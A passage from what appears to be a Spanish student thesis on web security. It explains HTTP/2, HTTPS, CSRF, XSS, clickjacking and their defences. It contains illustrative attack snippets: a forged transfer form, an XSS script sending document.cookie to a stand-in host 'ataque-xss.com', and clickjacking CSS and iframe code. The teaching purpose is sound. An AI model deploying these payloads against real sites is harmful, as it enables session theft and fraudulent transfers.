Sin entrar en mucho detalle, ya que este apartado es una breve introducción para hacerse una idea de la profundidad del protocolo HTTP, la principal característica de la versión 2.0 es priorizar el método de transporte de información de la versión 1.1, como se ha comentado antes, la versión 1.1 introduce la posibilidad de re-usar una conexión para hacer más peticiones, esto es interesante, pues podemos solicitar varios recursos de una página web usando la misma conexión, evitando crear otra y perder tiempo y recursos, pudiendo tener hasta 6 conexiones reusables al mismo tiempo, un gran avance en velocidad de peticiones frente a versiones anteriores.

El problema de re-usar la misma conexión para todos los recursos de nuestra página web aún no está resuelto, el navegador permite un número limitado de conexiones concurrentes (generalmente seis), esto hace que se tenga que esperar a que estas peticiones acaben para poder lanzar más (conocido como “head-of-line blocking”), tampoco tenemos un mecanismo para dar prioridad a algunas peticiones.

La solución que ofrece esta versión es usar un mecanismo de multiplexor, lo que permite al navegador enviar múltiples peticiones de manera concurrente y recibirlas en cualquier orden en una única conexión (a diferencia de HTTP/1.1 que usábamos varias).



Esta versión HTTP/2.0 también implementa un mecanismo de compresión de las cabeceras para intentar reducir el tamaño de las peticiones/respuestas, logrando reducir el numero de bytes que se transmiten durante la conexión, usando el algoritmo “HPACK”, las ganancias en reducción de tamaño con este mecanismo son muy potentes (se verá a continuación en un ejemplo).

El funcionamiento de este algoritmo es sencillo, se basa en el uso de tres métodos de compresión:

- Usando un diccionario estático: Los valores ya están definidos, suelen ser cabeceras y valores comunes en cualquier conexión (en total existen 61 valores en esta tabla, especificadas: https://datatracker.ietf.org/doc/html/rfc7541#appendix-A).
- Diccionario dinámico: Cabeceras que se han encontrando durante la conexión y no están presentes en el diccionario anterior, se van añadiendo nuevas entradas en este diccionario.
- Huffman: Se emplea el algoritmo “Huffman coding” para codificar cualquier nombre o valor de una cabecera.

Principalmente, primero se mira si la cabecera “nombre:valor” existe en el diccionario estático, de ser así se usará el valor del diccionario. Si no existe en el diccionario estático se pasa al dinámico, por último se codifica usando Huffman, un ejemplo sencillo de este mecanismo sería:

Petición #1

method: GET host: uoc.edu accept-encoding: gzip accept-language: es-ES,es cookie: (todos los bytes de una posible cookie) user-agent: CustomBrowser TFG UOC

En esta primera petición, se puede observar que: existen algunas cabeceras que pertenecen al diccionario estático (method, host, accept-encoding, accept-language, cookie y user-agent) por lo que estas cabeceras se pueden reducir, sus valores no siempre son reducibles mediante el diccionario estático (GET si es reducible, el resto de valores no lo son). Después de aplicar este diccionario las cabeceras restantes por reducir serían:

Petición #1 (se marca con * lo ya reducido)
*method: *GET *host: uo.edu *accept-encoding: gzip *accept-language: es-ES,es *cookie: (todos los bytes de una posible cookie) *user-agent: CustomBrowser_TFG_UOC

Para este ejemplo, el diccionario dinámico está vacío, por lo que no contiene valores, todas las cabeceras y sus valores que no han sido reducidas se codifican usando Huffman, además se añaden entradas en el diccionario dinámico para cada una de ellas, con esto, en posteriores peticiones se podrá aprovechar el diccionario dinámico.

En una nueva petición el diccionario dinámico ya contiene información, si los valores no han cambiado es posible obtener reducciones muy drásticas (es posible reducir todo el contenido de la cookie por ejemplo).

Nacimiento del protocolo HTTPS (HTTP sobre TLS)

El protocolo seguro de transferencia de hipertexto (Hypertext Transfer Protocol Secure) se trata de un protocolo basado en HTTP usando como protocolo de transporte SSL (en sus inicios hasta que fue retirado) y TLS (actualmente).


Cuando visitamos una página web cuyo servidor HTTP este usando este protocolo el navegador iniciara un proceso diferente para conectarse y encriptar todo el tráfico entre nosotros (cliente) y servidor, cuando la conexión TCP se ha creado, se inicia la la conexión TLS (TLS “handshake”), a grandes rasgos lo que ocurre entre cliente y servidor es lo siguiente:

- Dejar claro que versión del protocolo criptográfico TLS va a ser usada.
- Decidir qué cifrado va a ser usado.

- Establecer la identidad del servidor al que el cliente se ha conectado mediante su clave pública y mediante la firma del certificado digital de la autoridad que lo ha firmado.

En el proceso del handshake se usa un método de encriptado asimétrico para establecer la identidad de todas las partes y para generar las claves de la sesión.

Una vez el handshake se ha completado, el cliente y el servidor ya pueden seguir hablando pero ahora todo el tráfico entre ellos dos estará encriptado usando un método de clave simétrica (misma clave para cifrar y para descifrar mensajes tanto para el emisor como para el receptor).



La principal razón por la que nació este añadido al protocolo HTTP fue la seguridad, con HTTP todos los datos que se envían entre cliente y servidor está sin encriptar, por lo que se envía la información en texto plano, cualquier persona que tenga acceso a este flujo de información puede fácilmente ver todo.

Por ejemplo, en una página de inicio de sesión, cuando se manda un formulario al servidor mediante una petición POST, un atacante puede ver los campos que se han enviado mandado en la solicitud, es decir, puede ser la contraseña enviada, mediante un ataque MiTM, este tipo de ataques son ahora con HTTPS mucho más complicados de llevar a cabo, donde por ejemplo para realizarse se debe lograr tener cierto acceso a la maquina de la víctima (o ser los administradores de la red), para poder instalar nuestros propios certificados por ejemplo, este cambio ha provocado que salgan a la luz nuevos tipos de ataques que se centran más en el navegador (en el contenido del DOM) como pueden ser ataques “shimming” y menos en lograr interceptar las peticiones.

Vulnerabilidades

Ahora que ya se conoce un poco en líneas generales el protocolo que mueve el mundo de Internet, es hora de pasar a explicar de manera más teórica y profunda las vulnerabilidades que se van a cubrir en este trabajo.

Para la mayoría de ataques y/o vulnerabilidades tratados en el trabajo se seguirá la metodología presentada anteriormente:

Ataques de Spam / Prevención de herramientas de automatización

Los ataques de Spam siempre pueden estar presentes en cualquier implicación web, aunque sus consecuencias pueden no tener grandes impactos, en algunos casos es posible que causen grandes daños en una aplicación.

Generalmente este tipo de ataques son realizados por herramientas de automatización, este tipo de herramientas de manera general no suele estar especializado para un sitio en concreto, por lo que acabar con ellas en la mayoría de casos resulta relativamente sencillo, se suelen usar una seria de técnicas o implementaciones para acabar con este tipo de herramientas automáticas:

Rate-Limiting

Se trata de una técnica bastante sencilla pero no siempre eficaz para limitar el número de peticiones que un cliente puede realizar, generalmente se limita basándose en la dirección IP del cliente, por lo que en algunos casos no es de gran utilidad ya que el uso de VPNs suele ir de la mano del uso de herramientas de automatización.

Captchas

El uso de captchas es una herramienta muy potente a la hora de prevenir el abuso de formularios o contenido que no se desea que se pueda automatizar.

Generalmente, un captcha se trata de una prueba para determinar si el usuario que la esta realizando es humano o no, por este motivo existen infinidad de maneras de desarrollar un captcha:

- Imágenes con letras que el usuario debe escribir.
- Preguntas acerca del sitio web para que el usuario responda.
- Preguntar al usuario por que imágenes se asemejan más a un tema.

- …

En la actualidad, generalmente, se suele encontrar el uso de reCAPTCHA (servicio captcha ofrecido por Google), hCaptcha (servicio muy similar al ofrecido por Google), preguntas sobre el sitio web que se está visitando y la opción de usar letras. El uso de captchas mediante imágenes con letras es complicado de llevar a cabo, siempre hay que tener en cuenta la existencia de librerías OCR por lo que la generación de las letras debe ser siempre con ruido añadido para dificultar el uso de estas librerías.

Todas pueden de cierta manera ser atravesadas por lo que si el dueño de la herramienta o bot realmente se propone atravesar un captcha lo logrará (existen multitud de servicios para resolver reCAPTCHA por ejemplo).

Honeypots

Se trata de una técnica de engaño, en la que se crea una falsa “brecha de seguridad” que una herramienta de automatización explotará pensando que es real, sin embargo será una brecha falsa que puede usarse para varias acciones:

- Bloquear cualquier herramienta que acceda a esta brecha de seguridad.
- Analizar como funciona la herramienta o bot en cuestión.

El uso de honeypots es una medida muy potente para combatir herramientas o bots no especializados, por ejemplo, bots que se dediquen a escanear páginas web de paneles de administración un posible honeypot sería en este caso: Crear una página “/admin” en la cual toda petición realizada su dirección IP será bloqueada en la aplicación.

Otro posible honeypot para prevenir a herramientas automáticas iniciar sesión en una página de inicio de sesión podría ser añadir campos falsos que solo un bot rellenaría, por ejemplo un formulario:

```
<form method=”POST” action=”/login”>
      <input type=”text” name=”unme”>
      <input type=”text” name=”username” class=”hidden”>

      <input type=”password” name=”pwd”>
      <input type=”password” name=”password” class=”hidden”>
</form>
```

Los campos reales serían “unme” y “pwd” mientras que los campos del honeypot serían “username” y “password”, de esta manera se puede saber que toda petición con esos campos

rellenos se trataría de un usuario malicioso, este ejemplo es bastante sencillo pues no resulta complicado para un bot comprobar si un campo es visible o no, pero se trata de la idea base.

“Cross Site Request Forgery” (CSRF)

Se trata de un tipo de vulnerabilidad donde es posible modificar el estado de un usuario en una aplicación web, forzando al usuario a hacer acciones en una página sin su conocimiento y/o consentimiento. El servidor no comprueba que la petición ha sido creada en el mismo sitio web (de ahí el nombre “**cross site** request **forgery**”, creación de solicitudes desde sitios externos).

El usuario sin saberlo realiza peticiones fraudulentas las cuales alterarán su estado, estas peticiones actúan como si fueran realizadas por el mismo usuario (por ejemplo sus cookies, para poder realizar acciones que requieren iniciar sesión, si el usuario estuviera logeado en el sistema).

Este tipo de vulnerabilidades se agravan cuando en aplicaciones web usan métodos HTTP incorrectos para operaciones que alteran el estado, como usar peticiones GET para operaciones que cambien el estado de un usuario en nuestro sistema, ya que resulta mucho más sencillo explotarlas. Por lo que es recomendado que métodos como GET nunca se usen para peticiones que alteren el estado (solo para leer), en ese lugar deberíamos usar POST, PUT o DELETE.

Ejemplo de explotación vulnerabilidad CSRF:

Supongamos que una aplicación de banking tiene un formulario para enviar dinero a otra cuenta, en este formulario se encuentran simplemente dos campos, uno para la cantidad de dinero a enviar (money_amount) y otro para la cuenta destino (account_destination) la cual es el email de la cuenta.

```
<form method=”POST” action=”/transfer”>
      <input type=”text” name=”account_destination”>
      <input type=”number” name=”money_amount”>
</form>
```

Al hacer submit en el formulario el usuario envía dinero de su cuenta a otra, ahora supongamos que un posible usuario entra en una página de phishing (tal vez mediante un link fraudulento que le ha llegado al correo) muy similar a la página original (además estando el usuario logeado en la web de banking original, es decir, su cookie es válida y contiene información de la sesión) y decide hacer una transferencia, en este caso el atacante usará como “account_destination” su cuenta pero nuestro usuario no lo sabrá, el usuario hará submit al formulario con la acción siendo la correcta pero el valor “account_destination” siendo igual a la cuenta del atacante.

En este caso el servidor no puede saber si la petición se ha realizado en la propia página o en cualquier otro lugar, aquí es donde se ha producido el ataque, la peticiñon ha sido “forgada” en otro origen, pero el servidor original no puede validar si el origen de la petición es el adecuado.

```
<form method=”POST” action=”/transfer”>
      <input type=”text” name=”account_destination_fake”>
      <input type=”hidden” name=”account_destination” value=”hacker@gmail.com”>
      <input type=”number” name=”money_amount_fake”>
      <input type=”number” name=”money_amount” value=”10000”>
</form>
```

En la siguiente entrega se verá cómo prevenir estos ataques por completo usando un CSRF token en todos los formularios.

Maneras de solucionar una vulnerabilidad CSRF:

Prevención mediante CSRF tokens:

Una de las maneras más comunes de solventar este tipo de vulnerabilidades, es la de emplear un token criptográficamente seguro en todo formulario que se quiera proteger y en la sesión de todo usuario.

El funcionamiento de este mecanismo es sencillo, en cada petición se se trata de añadir un “token” criptográficamente seguro, este token también debe enlazarse con la sesión del usuario, añadirlo al formulario deseado, y finalmente, en el controlador que procese el formulario, comparar el token del formulario con el token guardado en la sesión. De esta manera es posible sin problemas si una petición ha sido originada en el servidor adecuado, ya que el token es único y solamente el servidor original sabrá de su valor correcto.

Una opción también valida para la generación de estos tokens, es optar por solamente generar un token para toda la sesión del usuario, en lugar de generar un token en cada petición, ambos métodos tienen sus pros y contras pero son totalmente válidos:

- Usando la generación de un token para toda la sesión se evitan problemas donde el usuario visite un formulario y en otra pestaña más adelante visite otro formulario, haciendo que el primer formulario no pueda ser usado (el token ha cambiado, ya que se genera en cada visita por lo que el token anterior ya no tiene validez).

- Usando la generación de un token para toda la sesión se evitan problemas con los botones de “Atrás” y “Adelante” del navegador, ya que en algunos casos es posible que el token ya no sea válido.

- Generando un token para cada visita se incrementa la seguridad de este mecanismo, si un token generado unicamente para toda la sesión es robado de alguna manera, el tiempo en el que el atacante puede usar este token para su beneficio es mucho más elevado, con la generación por visita el token quedaría rápidamente invalidado.

Resulta muy importante mencionar, que el token generado tiene que ser criptográficamente seguro, no debe ser posible replicar el token o futuros token, ya que esto invalidaría por completo el mecanismo (si el atacante conoce el valor que el token tendrá para un usuario en su siguiente visita por ejemplo, resultaría fácil seguir realizando ataques CSRF).

Para generar el token, es necesario tener una fuente fiable de bytes aleatorios, por ejemplo en el sistema operativo Linux se puede optar por usar la función “getrandom”, por lo que la aleatoriedad se obtendrá generalmente del fichero “/dev/urandom”. La importancia de una buena fuente de aleatoriedad que sea criptográficamente segura es muy importante, como ya se ha mencionado antes, si el atacante lograra averiguar el valor de los tokens siguientes o actuales se invalidará por completo este mecanismo de prevención.

Una vez el token está generado hay que añadirlo a la sesión si aún no está presente, la mejor manera es usar un middleware que se ejecutará en cada visita a la página, comprobar si el token existe, si no existe crear uno y guardar la sesión, ya que se ha optado por generar un token para toda la sesión, si se hubiera optado por generar uno por visita, se tendría que generar en cada visita al formulario, pero se tendrían los problemas comentados anteriormente.

Ahora que se ha explicado como funciona este mecanismo de prevención, queda exponer un breve ejemplo, usar el token en cualquier formulario donde sea necesario evitar esta vulnerabilidad, generalmente, en todos los formularios de la página, primero en el controlador se obtiene el token de la sesión:

```
<form>
<input type=”text” name=”account_destination”>
<input type=”number” name=”money_amount”>
<input type=”hidden” name=”_csrf” value=”CSRF_TOKEN”>
...
</form>
```

En el controlador que procesa el formulario, deberá preguntar por el token del formulario y compararlo con el de la sesión, si no coinciden es debido a que la petición no se ha realizado en el sitio correcto o que algo ha sido alterado, en este caso se debe invalidar por completo la petición.

Prevención mediante cabeceras Referer / Origin

Actualmente es posible prevenir este tipo de ataques usando solamente estas cabeceras, se trata de dos cabeceras “especiales” que los navegadores ofrecen y que no permiten que sean alteradas.

Principalmente, estas cabeceras permiten saber de donde proviene la petición, y como no pueden ser alterados se puede “confiar” en sus valores, importante mencionar que en algunos casos algunos navegadores omiten la cabecera “Referer”, también es posible que la cabecera “Origin” no se envié con una petición, por estos dos problemas generalmente se suele usar más la cabecera “Origin”. También, en algunos los navegadores puede optar por omitir estas cabeceras por motivos de privacidad.

Comprobando el valor de estas cabeceras en el servidor con el valor esperado es un mecanismo de protección frente a vulnerabilidades tipo CSRF, aunque por los motivos expuestos anteriormente puede resultar interesante añadir varios mecanismos (como tener CSRF tokens) en casos donde los valores de las cabeceras no puedan ser fiables, una recomendación personal sería la de usar un mecanismo de prevención mediante cabeceras y en caso de que no sea posible aplicarlo usar un mecanismos de prevención mediante tokens.

Prevención usando cabeceras personalizadas

Esta manera de prevención es específicamente para peticiones AJAX o para asegurar peticiones de APIs, se basa en la premisa de usar cabeceras personalizadas para garantizar que la petición es válida, ya que desde un navegador ejecutando código JavaScript no permite usar cabeceras personalizadas a la hora de hacer peticiones a otro origen (gracias a la Same-Origin Policy).

Con validar que la cabecera personalizada existe en una petición (generalmente este método es usado para asegurar APIs REST) y que el valor coincide es suficiente. Pero hay que recordar que no es un método válido para formularios comunes y que debe acompañarse de algún otro mecanismo.

Prevención usando el atributo SameSite en las cookies

El mecanismo consiste en emplear el atributo SameSite para impedir que las cookies se envíen en peticiones desde otros orígenes.

Este mecanismo se tratará más adelante en un apartado donde se tratará la seguridad en las cookies de la aplicación web.

“Cross Site Scripting” (XSS)

Este tipo de vulnerabilidades consisten básicamente en inyectar contenido malicioso en páginas web para poder interactuar con los usuarios que visitan estas páginas, el usuario al estar visitando la página sabe que es de confianza (y el navegador también) por lo que ejecutara cualquier contenido que sea necesario para visualizar la página por completo, permitiendo a atacantes inyectar contenido malicioso (usando código JavaScript en el front-end) para realizar acciones sin el consentimiento del usuario que está visitando la página en ese momento (como robarle las cookies sin que el usuario lo sepa).

Este tipo de vulnerabilidades tienen amplios métodos de explotación una vez se ha logrado inyectar el código malicioso en una web y este se está ejecutando, por lo que pueden resultar muy devastadoras, ya que el usuario esta a merced del atacante en la mayoría de casos, con este tipo de ataques es posible modificar contenido, realizar peticiones como si el usuario las realizase, redireccionar visitas, etc.

Existen dos tipos de vulnerabilidades XSS, idénticas para dependiendo del modo en el que el contenido malicioso haya sido inyectado:

- Ataques XSS Stored: Cuando el contenido malicioso está guardado de manera interna (por ejemplo en la base de datos de la web que estamos navegando).

- Ataques XSS Reflected: Cuando el contenido malicioso es generado por el servidor en el momento que visitamos la página (mediante parámetros en la URL, links, en otras páginas, …).

Ambos tipos de ataques no tienen ninguna diferencia a la hora de explotarse en la aplicación web, ambos son iguales de peligrosos.

Como regla general para evitar este tipo de ataques, existe un principio básico universal: Nunca fiarse del input de un usuario, siempre guardarlo y mostrarlo con seguridad, cualquier tipo de input que el usuario pueda alterar, desde cabeceras, parámetros GET, POST, valores de una cookie, etc.

Ejemplo

Supongamos que una aplicación cuenta con un tablón de mensajes en los perfiles de los usuarios, donde los clientes registrados pueden dejar mensajes a sus amigos o familiares.

Un ataque XSS Stored consistiría en, mediante el formulario de dejar un mensaje en el tablón, poder inyectar código JavaScript, en la aplicación no existirían filtros ni comprobaciones para el contenido del mensaje y se guardaría directamente en la base de datos, cuando un usuario visite su tablón de mensajes, el mensaje malicioso se inyectara en la página como si fuera un mensaje más pero el intérprete de JavaScript lo evaluará y ejecutará sin que el usuario lo sepa/pueda hacer nada para evitarlo.

En este snippet podemos ver un posible contenido malicioso, que insertará una imagen rota en el tablón del usuario, pero enviando la cookie del usuario a la petición de la imagen, donde el atacante puede verla.

```
<script type="text/javascript">
      document.write('<img src="https://ataque-xss.com/robar.png?cookie=' +
      document.cookie + '.png">');
</script>
```

Un contenido malicioso muy típico para este tipo de ataques suele ser hacer una petición a algún recurso externo añadiendo la cookie del usuario como parámetro de la URL (mediante la variable "document.cookie" por ejemplo), de esta manera el atacante puede extraer cookies de los usuarios y más tarde usarlas para usar sus cuentas sin permiso.

Otros métodos de ejecutar estos ataques pueden ser alterar formularios, para lograr cambiar el action URL y hacer que los usuarios envíen información a otros servidores.

Como se puede observar, esta vulnerabilidad deja abierto demasiadas variables que un atacante puede aprovechar, ya que al ejecutar código JavaScript, cualquier cosa es posible.

Maneras de solucionar una vulnerabilidad XSS:

Principios básicos aplicables a toda aplicación web:

Como ya se ha comentado antes, el input de los usuarios nunca es fiable, siempre se debe tratar como potencialmente peligroso, además cualquier campo que el usuario pueda alterar debe ser tratado igual, generalmente estos son las variables que se deben tratar con cuidado:

- Cabeceras.
- Cookies.
- Para metros GET, POST, PUT, …

Si siempre se trabaja con cuidado a la hora de manejar input de usuarios las posibilidades de que una vulnerabilidad XSS sea posible disminuyen drásticamente, generalmente, en cualquier framework o librería de templates se ofrecen métodos para escapar el contenido de usuarios y que no sea peligroso a la hora de mostrarse.

Prevención mediante la cabecera CSP

Una manera que debería usarse como capa añadida a lo comentado anteriormente, es usar la cabecera “Content-Security-Policy”, la cual proporciona opciones para impedir la ejecución de código JavaScript desconocido (esta cabecera se tratará con más detalle en otro apartado ya que presenta bastantes ayudas a la hora de lidiar con la seguridad en aplicaciones web), con un uso de la directiva “script-src” se puede evitar por completo cualquier tipo de vulnerabilidad XSS.

Por ejemplo una parte de la directiva (donde el nonce es un valor aleatorio y seguro):

```
script-src: ‘self’ ‘nonce-23249gjdmcvqpewryy09120’;
```

Si un atacante lograse inyectar código HTML con un script tag, no sería ejecutado al no presentar el nonce propuesto en la cabecera, aquí reside la importancia de que la generación del nonce sea completamente aleatoria en cada visita y criptográficamente segura, para evitar que un posible atacante pueda realizar un ataque XSS añadiendo además un nonce válido.

En el caso de que el nonce usado sea expuesto de cualquier manera, invalida por completo este mecanismo de prevención.

También es importante, como ya se ha mencionado antes, recordar que el uso de esta cabecera bloquea el uso de scripts “inline”, no es recomendado usar valores como “unsafe-inline” o “unsafe-eval”, en la gran mayoría de casos el uso de tags inline como puedan ser “mouseover” se puede lograr igualmente con eventos (además de resultar en código más limpio y fácil de seguir).

Añadir que esta cabecera esta aplicada por el navegador, por lo que si el navegador presenta bugs o no implementa bien esta cabecera es posible que no tenga ningún efecto, generalmente esto no es un problema a tener en cuenta, pero siempre existe la posibilidad.

Prevención de robo de cookies en ataques XSS mediante la el atributo HttpOnly

La idea principal es usar el atributo HttpOnly que las cookies soportan para impedir que sean accesibles mediante código JavaScript.

Este mecanismo se tratará con más detalle más adelante en un apartado donde se tratará la seguridad en las cookies de la aplicación web.

Minimizar el robo de cookies en vulnerabilidades XSS

Como se ha comentado antes, una manera sencilla de explotar estas vulnerabilidades XSS es la de robar cookies a los usuarios, una manera de paliar el robo de cookies es añadir algunas verificaciones en cada visita, por ejemplo, al iniciar sesión guardar la dirección IP y comprobar que coincidan en cada visita, esto tendrá el problema de que al cambiar la dirección IP (algo bastante común en hogares) que la sesión no sea válida, pero se gana en seguridad. De esta manera, si el atacante roba la cookie, la dirección IP no coincidirá.

Para añadir aún más seguridad una buena idea es hacer que las sesiones caduquen pasado algún tiempo, también es interesante añadir más comprobaciones a las sesiones, por ejemplo según la cabecera USER_AGENT y otros valores para lograr obtener un fingerprint del usuario.

Vulnerabilidades que explotan elementos “iframe”

“Cross Frame Scripting” (XFS)

Se trata de un tipo de vulnerabilidad que consiste en explotar los elementos “iiframe” que los navegadores ofrecen, para poder robar información sobre el usuario (por ejemplo sus credenciales de acceso), este ataque como el ataque CSRF requiere por lo general, que el usuario visite un sitio malicioso en el cual el atacante usará un elemento iframe para imitar la pagina que el usuario cree estar visitando y ejecutar algún código JavaScript para manipular el DOM del iframe o para capturar eventos que ocurren en ese iframe (como capturar el input de un campo en un formulario).

Generalmente este tipo de vulnerabilidades se utilizan para robar las credenciales de las víctimas, usando un elemento iframe que ocupe toda la vista del navegador y usando JavaScript para capturar eventos de teclado (por ejemplo capturar eventos de teclado para ver los datos introducidos en un formulario de inicio de sesión).

Este tipo de vulnerabilidades ya son muy poco comunes, pues la mayoría de los navegadores y servidores HTTP ofrecen herramientas ya de forma automática para evitar estos problemas (por ejemplo impidiendo que se pueda usar una página cómo iframe por medio del header CSP o el header X-Frame-Options).

“Clickjacking” (UI Redressing)

Igual que los ataques XFS, este tipo de ataques también están relacionados con el uso de elementos iframe y la posibilidad de usar una página web en un elemento iframe, por lo que es fácilmente solucionado.


La vulnerabilidad consiste en superponer sobre un elemento iframe otros elementos que confundan al usuario, para que por ejemplo, haga clic en un botón que estará justamente situado debajo de otro botón del elemento iframe (el cual suele ser transparente mediante CSS), al hacer click en el botón falso el usuario estaría dando click al botón del iframe sin saberlo.

Este tipo de vulnerabilidad ganó mucha popularidad por el famoso “Twitter Dont Click Exploit” en 2009, cuando mediante un ataque de este tipo la víctima hacía clic en un botón, el cual estaba superpuesto con un iframe de Twitter con la siguiente URL:

```
<iframe src="http://twitter.com/home?status=Don't Click:
http://tinyurl.com/amgzs6" scrolling="no"></iframe>
```

Al hacer click, el usuario escribiría un tweet en su timeline con el enlace a la misma página web maliciosa, propagándose por toda la red social.

Al ser un tipo de vulnerabilidad que basa su funcionamiento en el uso de iframes, es bastante sencillo bloquearlas, además los navegadores incorporan algunos mecanismos de seguridad para evitar la transparencia total sobre elementos iframe superpuestos con otros.



Ejemplo

Supongamos que la aplicación de banking online nos permite usarla como elemento iframe sin ningún tipo de problema, creamos una página donde usaremos la URL donde se encuentra el formulario para enviar dinero a otra cuenta como URL de nuestra iframe.

Usando CSS pondremos esta iframe transparente y por encima de todo el contenido de nuestra página web:

```
#iframe-container {
      opacity: 0.000001;
      z-index: 2;
}

#main-container {
      z-index: 1;
}
```

Supongamos ahora que en el “div#main-container” colocamos un botón el cual llamará a que el usuario visitante (y logeado en la web de banking online) quiera hacer click, por ejemplo un botón para ganar un premio, además este botón está alineado perfectamente con el botón de transferencia del iframe.

También se añadirá como otro agujero de seguridad, que los campos del formulario de envío de dinero de la aplicación pueden ser rellenados por parámetros GET de la URL, es decir si usamos cómo iframe la URL:

```
<iframe src=”https://banking-online.com/money/transfer?
dest=alvaro@uoc.edu&quantity=189.99”>
```

Esto hará que los campos del formulario se rellenen de manera automática, por lo que el usuario al intentar hacer click en nuestro botón falso, hará click en el botón superpuesto, enviando dinero a quien queramos.

Como podemos observar es un ataque que requiere de bastantes agujeros de seguridad y además requiere engañar al usuario para visitar nuestro sitio web malicioso. Por lo que no resulta fácil de llevar a cabo hoy en día, además resulta muy sencillo evitarlo por completo como ya se ha comentado.

Prevención de este tipo de vulnerabilidades

Este tipo de vulnerabilidades, como pueden ser “Clickjacking”, “Cross Frame Scripting” que abusan de elementos iframe para engañar a los usuarios a realizar acciones en la página web origen, principalmente como ya se ha comentado, abusan el uso de elementos iframe para hacerse pasar por la página principal o para superponer otros elementos y hacer que el usuario haga click sin saberlo.

Una manera de acabar con estas vulnerabilidades es el uso de la cabecera “X-Frame-Options” la cual indica a un navegador si la página puede usarse en un elemento iframe o no, esta cabecera es una solución muy sencilla y potente, la tiene varias opciones posibles:

- DENY: deniega cualquier intento de cargar la página en un elemento iframe. Esta suele ser la opción recomendada de serie, y según crecen las necesidades de la aplicación ir ajustando valores.

- SAMEORIGIN: Solo se permite cargar la página en el mismo origen, es decir, sería posible usar un elemento iframe dentro del mismo origen de la página.

- ALLOW-FROM: Permite indicar una serie de orígenes que tienen permiso para cargar la página.

